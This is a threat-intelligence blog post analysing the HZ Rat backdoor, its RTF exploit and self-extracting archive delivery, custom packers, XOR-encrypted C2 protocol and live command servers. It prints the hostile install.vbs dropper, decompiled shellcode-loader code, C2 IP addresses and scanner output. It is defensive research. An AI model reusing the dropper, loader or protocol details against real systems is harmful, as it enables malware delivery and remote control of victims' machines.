

HZ RAT goes China

By DCSO CyTec Blog

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Walking down the Royal Road as we did in one of our [previous posts](#), another by-catch of our Yara rule caught our attention. Turns out we found HZ Rat — a lesser known Trojan.

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Source: <https://www.crayon.com> ♥

The malware we analyse in this article initially aroused curiosity because the payload of the RTF document did not match the pattern we had previously observed in relation to the deployed Yara hunt. Furthermore, the dropped binary shows interesting behaviour as it does not contact the C2 server via domain requests and instead

exclusively uses a mix of public and private IP addresses. Especially the use of private IP addresses to contact the C2 server seems uncommon.

First OSINT research of the malware lead to no results regarding public reports or analysis reports. Only [Rising, a Chinese security company](#), seems to know more, given that they published an AV signature for it. Therefore, the malware we analyse in this article can be identified as “[Backdoor.HZRat!1.DB91 \(CLASSIC\)](#)”, defining the name of the malware as “HZ Rat”.


In this article we analyse HZ Rat and try to connect the breadcrumbs we found along this way. We discuss the distribution methods, visualise the timeline of the campaign and communicate with C2 servers.

Blog authored by [Axel Wauer](#) and [Johann Aydinbas](#)

Distribution

The threat actor utilises two different attack chains to deliver the backdoor to its victims. Either embedded as self-extracting zip archive or as malicious RTF document build presumably with the Royal Road framework.

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Two ways to deliver HZ Rat.

RTF documents

The first distribution method used is an RTF document. The document itself contains no content, images or text and only the lure filename is used to social engineer the victims into opening the document. Once opened, the

document writes HZ Rat to disk as *default.exe* and executes it with an Equation Editor exploit (CVE-2017-11882) hidden in the document and triggered after opening the document.

The process tree below illustrates how the document executes the payload. A more in-depth explanation of the Equation Editor exploit (CVE-2017-11882) and how it works can be found in one of our previous posts [here](#).

Processes Tree



Process tree for [7b3c52a8422ad139627ac1bd2402d259f256863e253f1ee177579148a0820e53](#)

Based on the Equation Editor exploit-object we identified a long list of documents on VirusTotal which are all linked to HZ Rat samples indicating a regular use as shown below:

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Execution Parents ⓘ			
Scanned	Detections	Type	Name
2022-07-29	42 / 60	Rich Text Format	16f448ffdb166a3ff7e9d5e815081633057805f01e34dfc42e2be9fee7cb364
2022-07-30	40 / 58	Rich Text Format	1cacec0cc4097b97cf5ee235e7f8e6c4d160a8df122cbe573cb891ba5af72d42
2022-08-01	41 / 60	Rich Text Format	1d2617f60eab6fcffff9959e388727eb576596702c710ae1abd87bbf5537786c
2022-07-22	42 / 59	Rich Text Format	2f72742bd329782faf092c36cf94fc3bd8f77ed51b88fc19629673d0d58efae
2022-03-21	42 / 57	Rich Text Format	《各部门专用网络使用工具须知》.doc
2022-05-28	42 / 58	Rich Text Format	355f251f272603bb08cb97ca48dcdf3e30f5d33013e5fefbb35442baee87550e
2022-07-03	41 / 58	Rich Text Format	35dd7275391128218e1280e1be04c4508b43055f9b6e35f3999c1bf2506ac824
2022-05-25	40 / 58	Rich Text Format	4ea332122196d3392183c57f536b89bf78695d6de1feb1799501a4225fb12ee5
2022-08-01	42 / 60	Rich Text Format	57785c2f6c399083af2cbf1e092c26d5a0ce2639cae2a52f28e59d49e02d065c
2021-03-08	43 / 61	Rich Text Format	5d10626def63b4c2c0751a7a745e097a33d8a24e84855eed4ff01048c0b11d2
2022-07-23	41 / 60	Rich Text Format	664ba2d51ca3b03767b080dfbcbea8f3649a6b34fec81fd9f84ce26c4566f09
2022-05-12	40 / 59	Rich Text Format	670c87a77a327e0f9558931e2b4c9d2e892220d28ab4e81ecf15fea3d4d2a7e8
2022-07-05	43 / 58	Rich Text Format	6941e8a0bce0425597e7de0626466eaf44700dafdaa602165c321f3ffab68899
2022-07-03	42 / 58	Rich Text Format	6a7e26f57b6fb0b294ce689f822de935b8204c07e7442d025b5d101da1df442b
2022-05-17	40 / 59	Rich Text Format	vpn使用说明.doc
2022-01-20	41 / 59	Rich Text Format	员工手册 (终稿).doc
2022-07-20	42 / 59	Rich Text Format	8aaeccc34b4b6a90ce35daa39c6ca8f3a1bfede037243a987b81997442584676
2022-07-07	41 / 58	Rich Text Format	员工手册 (终稿).doc
2022-07-21	40 / 57	Rich Text Format	978802deec91918eee9ed7f3189ced4141eeaf8925791103c5055a96788c100f
2022-07-05	39 / 57	Rich Text Format	9a758307569dbd60913f2b710bbe0b2948dedd9c49a077aa584591b4a4ba49f7
2022-07-30	42 / 60	Rich Text Format	员工手册 (终稿).doc
2022-07-26	41 / 60	Rich Text Format	bc0a2d126f76cf3633e3f0903028e656dce2692bc6b82082b7929b82f137aacc
2022-02-14	41 / 60	Rich Text Format	员工手册 (终稿).doc
2022-07-23	42 / 60	Rich Text Format	d4c3c9bb1bb2afee27777dbbdddada754b40f71ea619b2698376434028301608
2022-04-15	38 / 55	Rich Text Format	d735602fcfad4abdcbf62211df0ffb43a73432ee96361248479a034d556a8300
2022-07-28	42 / 60	Rich Text Format	f_174871e558ae3d28a7c4f281c282462e.doc\$
2022-07-17	43 / 59	Rich Text Format	dc84392afac92536dc25e351032635f08c8cad3a8356d19d0f39f3873e00da4b
2022-02-27	43 / 60	Rich Text Format	vpn使用说明.doc
2021-06-29	39 / 59	Rich Text Format	f5f25660b64c2109eaa7d21b784aef7584fb5fb48986a674ce10aac3ef470d6
2022-07-23	41 / 60	Rich Text Format	f8dc376584d28133ebbe12e018eddb779bae1725f9e4a1beb054d5c4ca525fa8
2021-12-01	42 / 58	Rich Text Format	员工手册 (终稿).doc
2021-03-16	42 / 61	Rich Text Format	1E43B53A35763C218A9B0DA9EA77E4B5.mlw

This [version](#) of the EquationEditor exploit reveals other malicious documents delivering HZ Rat.s

7zS.sfx — Self Extracting Zip Archive

The second distribution method simply piggybacks on the archive extraction process after tricking a user into executing a malicious self extracting archive. Pretending that the archive installs [OpenVPN](#), [puTTYgen](#) or [EasyConnect](#), the archive actually executes *install.vbs* which first runs the contained *default.exe* (HZ Rat) and afterwards the actual lure program. The content of *install.vbs* is kept simple as shown below:

```
# install.vbs
# https://www.virustotal.com/gui/file/f1e4c02163e3e66f493c784d9b1301de6e53bf4bcffa02a84931f3682fcd
Set shl = CreateObject("Wscript.Shell")
Call shl.Run("cmd /K " & objArgs(0) & " & exit", 0, false)
Call shl.Run(objArgs(1))
Set shl = Nothing
Wscript.Quit
```

The process tree below illustrates this behaviour as well. The initial filename “VPN登录控件.exe” roughly translates to “VPN Login Control.exe”.

Press enter or click to view image in full size

Processes Tree


- ↳ 2380 - VPN登录控件.exe
- ↳ 2600 - wscript.exe C:\Users\<USER>\AppData\Local\Temp\7zSC4919552\install.vbs VPN登录控件.exe default.exe
- ↳ 2792 - C:\Users\<USER>\AppData\Local\Temp\7zSC4919552\default.exe
- ↳ 2676 - C:\Windows\System32\cmd.exe /K VPN登录控件.exe & exit
- ↳ 2744 - VPN登录控件.exe

Process tree for [bfae9c954fe53a2841a6ee5d1bae41ac746cb40ac3863afaa18446c2eca25bfc](#)

Same Sample In Both Attack Chains

During our analysis, we noticed that some samples are used in both attack chains which allowed us to connect both attacks to one campaign.

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[Same sample deployed in both attack chains](#)

HZ Rat Analysis

Given that we couldn't find any research on HZ Rat online, the following section briefly analyses the malware and lists its capabilities.

The PDB Path

Our list of collected samples can be divided into plain and packed samples of which at the time of writing the group of plain samples is slightly larger but a trend towards packed samples is clearly identifiable. The plain samples come in handy with the PDB path included and, what we believe, the version number. In some instances, the PDB path also contains presumably the project name “hp_client_win” as shown in the block below:

```
D:\WORKSPACE\HZ_2.8.2\hp_client_win\Trojan\x64\Release\Trojan.pdb
D:\WORKSPACE\HZ_2.9.0\Trojan\x64\Release\Trojan.pdb
D:\WORKSPACE\HP\HZ_2.9.1\Trojan\Default\Release\Default.pdb
```

The PDB path appears to be the reason why [Rising](#) named their AV signatures HZ Rat. For most of the samples we identified, the following Rising AV signatures triggered as well:

- “Backdoor.HZRat!1.DB91 (C64:YzY0OiTdg76jwZSL)”
- “Backdoor.HZRat!1.DB91 (C64:YzY0Ol8Gio2fTy+DE6K09G2bPqs)”
- “Backdoor.HZRat!1.DB91 (CLASSIC)”
- “Backdoor.HZRat!1.DB91 (CLOUD)”

Based on the collected samples, there are at least three versions of HZ Rat available, which are `HZ_2.8.2` , `HZ_2.9.0` , `HZ_2.9.1` as well as the packed HZ Rat versions which don’t contain the PDB path anymore.


Capabilities and Protocol

The malware itself is kept very simple. Once started, it iterates through a list of C2 servers in order to connect and receive commands. The malware itself behaves like a client and simply executes received commands. Once connected, the C2 server sends one of five possible commands listed below:

```
* execute PowerShell command and send STDOUT to C2
* execute PowerShell script and send content of specified temp file to C2
* write file to disk
* upload file to C2
* ping (appears to be buggy)
```

The communication protocol itself is custom. It requires a specific “handshake” pattern (referred as “Cookie” in the malware) in order to initiate the communication with the C2 server. Beside this, the communication itself is XOR encrypted using the key 0x42.

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Custom communication pattern sent from the client to initiate the C2 server communication

Custom Packers

In the early days of July 2022, we detected the first versions of packed HZ Rat samples. The packer itself is custom and initially only encoded the payload with Base64, which we referenced as *packed_base64_v1*. The packer evolved shortly after detection to a slightly more enhanced Base64 packer, which we identify as *packed_base64_v2*. The last known version uses AES to encrypt its payload. We reference this packer as *packed_aes_v1*.

During our analysis, we generally extracted samples packed with the first version (*packed_base64_v1*) with a simple bash script approach as shown in the screenshot below.

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Simple Base64 unpacking command for *packed_base64_v1* samples

The bash script approach did not work for samples packed with *packed_base64_v2* and *packed_aes_v1* which is why we wrote custom unpacking tools for both packer variants. We share the unpacker [here](#).

The packer architecture to unpack the AES encrypted data and to execute the payload is quite simple as shown in the screenshot below. The library used for AES decryption is [WjCryptLib](#).

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char v4[484]; // [esp+54h] [ebp-1F8h] BYREF
4     int v5; // [esp+238h] [ebp-14h]
5     unsigned int v6; // [esp+23Ch] [ebp-10h]
6
7     __main();
8     AesInitialise(v4, &Key128, 16);
9     v6 = 0;
10    v5 = 0;
11    while ( v6 <= 0x374FF )
12    {
13        AesDecrypt(v4, (char *)&sc + 16 * v5, (char *)&sc + 16 * v5);
14        v6 += 16;
15        ++v5;
16    }
17    ((void (*)(void))sc)();
18    return 0;
19 }
```

Architecture of the AES packer executing the payload

Below we share an example list of samples of the packed HZ Rat variants:

8ba90d91eea87f6f7b9df4010b038dd2692b62777677f421f7d1003f28f29bb4

b4670afde3e88951274780f2128c9584ef80813293ac64c69225fac3926e71ee

e350dc55f61eda0a7372fb5bbf35fac6d8c928912f3bef75efeaca7c1338093f

Campaign

Alongside the malware analysis, we started searching for more HZ Rat samples. For this, we created and deployed Yara rules on VirusTotal which we share [here](#). Based on this rule, we were able to identify more than 120 HZ Rat samples spread over the last two years.


In an attempt to visualise the discovered data set, we created a time graph based on the *creation_date* timestamp of each sample and the correlating *first_submission_date* of the sample to VirusTotal. While the *creation_date* timestamp could be tempered with, it does not appear to be in this case. The resulting graph below provides a rough view into the operational time of the malware. The graph indicates a constant use and development process of the malware of time.

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
Remember me for faster sign in

How to read the graph: Each horizontal line in the graph connects an HZ Rat sample's creation timestamp (shade of red/black) to its first submission timestamp (green)



The diagram above illustrates the HZ Rat versions `HZ_2.8.2` , `HZ_2.9.0` and `HZ_2.9.1` in shades of red/black over time. The graph indicates that the HZ Rat samples are built on fixed dates. We believe that the malware was created only once in a while or once per version. This “gold sample” then gets copied as needed and only the C2 IP addresses are patched into it afterwards. The second graph below adds the creation timestamp of the corresponding distribution method files, which seem to be created earlier but used in the same copy, paste, patch approach as HZ Rat. The gaps between creation date and first submission date of each sample frames the period of malware deployment.

Overview HZ Rat Versions With Delivery Method



“Creation times” of the related delivery method added to HZ Rat overview

The shortest creation date to VirusTotal first submission ratio is listed below:

```

HZ packed - 0 days 00:16:13
bb540a1e357b50e406e07f35993471dec1b8502961301e7984581134518c40a4HZ packed - 0 days 00:18:35
5b40c2e609ec90fcd4e0be7b642f8b7bc6bd552801caea2b9d1fdd6992b6982HZ packed - 0 days 00:27:26
eac8587a6b5a1ed5b652bf8440afff90da3b846cec63a5d4f755a1a5fa87b375HZ packed - 0 days 02:43:15
dd153c8c59bf3e47b894da9777c25424bb9b7e16686010378098d207646c6a42HZ packed - 0 days 03:03:46
6abe974c807a03f81ad3e7ba7ff7695b30c450733533ff9df733c3050e74a368HZ packed - 0 days 03:12:01
a4574b3df09d3c62d780693e71031a8d5d656ed933dbc07be8175249cb7ccacaHZ packed - 0 days 04:48:08
85b6664c386c2c9cd7d0a8a6dc08c281c814669bdb75f02e5b24d1f893eaae69HZ packed - 0 days 22:36:12
431fc223b302150ef2ab549c9ae8f96cb964a73aa1a860279d2b0f9039f09e2eHZ packed - 0 days 22:45:10
05d2668a9b80f58bc5b05f3e705aac60f05268ec8ed68b302104e2b5ee4fdf3fHZ packed - 1 days 00:15:39
5b37a1144e92a20c2d7c44d1ee896be8635d56d7b03a74f0e89e13e69f63e343
    
```

Command and Control Servers

Having the malware analysed and the campaign visualised, we switched our focus to the C2 servers. For this, we wrote a C2 server extractor to extract all C2 server addresses from the samples we previously collected and to compile a large list of all known C2 servers and related ports. We share the extractor [here](#). Remarkable on this list is the mix of private and public IP addresses. We also noticed that all possible combinations of private and public IPs are available in single HZ Rat samples. Listed below are samples with C2 server lists to represent all possible private/public IP combinations:

C2 servers - public IPs only:

- Sample:

* 41bf15434e1b417692edfc46395b0ca867b7af0a99f42256760c9de92d1a7d1d

- IP:

* 10.8.8.190:8081

C2 servers - private IPs only:

- Sample:

* 8288d98084d63d1c0955d2393540c8638adadca7befedd5315e0cb3bd92be3fa

- IP:

* 192.168.110.140:8081

C2 servers - private and public IPs:

- Sample:

* f27cd021ba45e3b1070a380fa6be2204cebbdf98ae6d38d90560b1f1bb6c0195

- IP:

* 114.113.238.83:9000

* 221.195.106.200:9090

* 192.168.210.179:8081

* 192.168.211.20:8081


* 192.168.211.10:8081

* 192.168.218.128:8090

Server Availability Check

For a better understanding we generated a heat map of all known C2 sever locations. The map clearly visualises a focus on China. Less than five C2 servers per country where also located in Russia, Australia, United States, Netherlands and Spain.


Press enter or click to view image in full size



C2 server distribution globally.

Our next analysis step after compiling the list of IP addresses was to contact all C2 servers and to find out whether any of them are still online. To do so, we re-implemented parts of the communication protocol and the initial handshake required to establish the connection. The scan revealed that more than 10 servers are still online and even respond. This indicates that the campaign is long running and still active. The screenshot below provides the output of our C2 server scan including the start of the server responses.

Press enter or click to view image in full size



```
~/hz_rat » python3 hz_rat_server_scanner.py

Offline 101.114.114.114:9002
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 106.120.215.202:8089
Offline 106.52.119.45:8081
Offline 107.175.172.101:8081
Offline 111.198.172.129:8089
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 114.113.238.83:9000
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 114.113.238.84:6523
Offline 114.247.91.205:8081
[008] self.payload=b'wmic bios get Manufacturer,name,ReleaseDate,SerialNumber /value'
Online 114.251.223.84:8081
Offline 115.236.55.14:11111
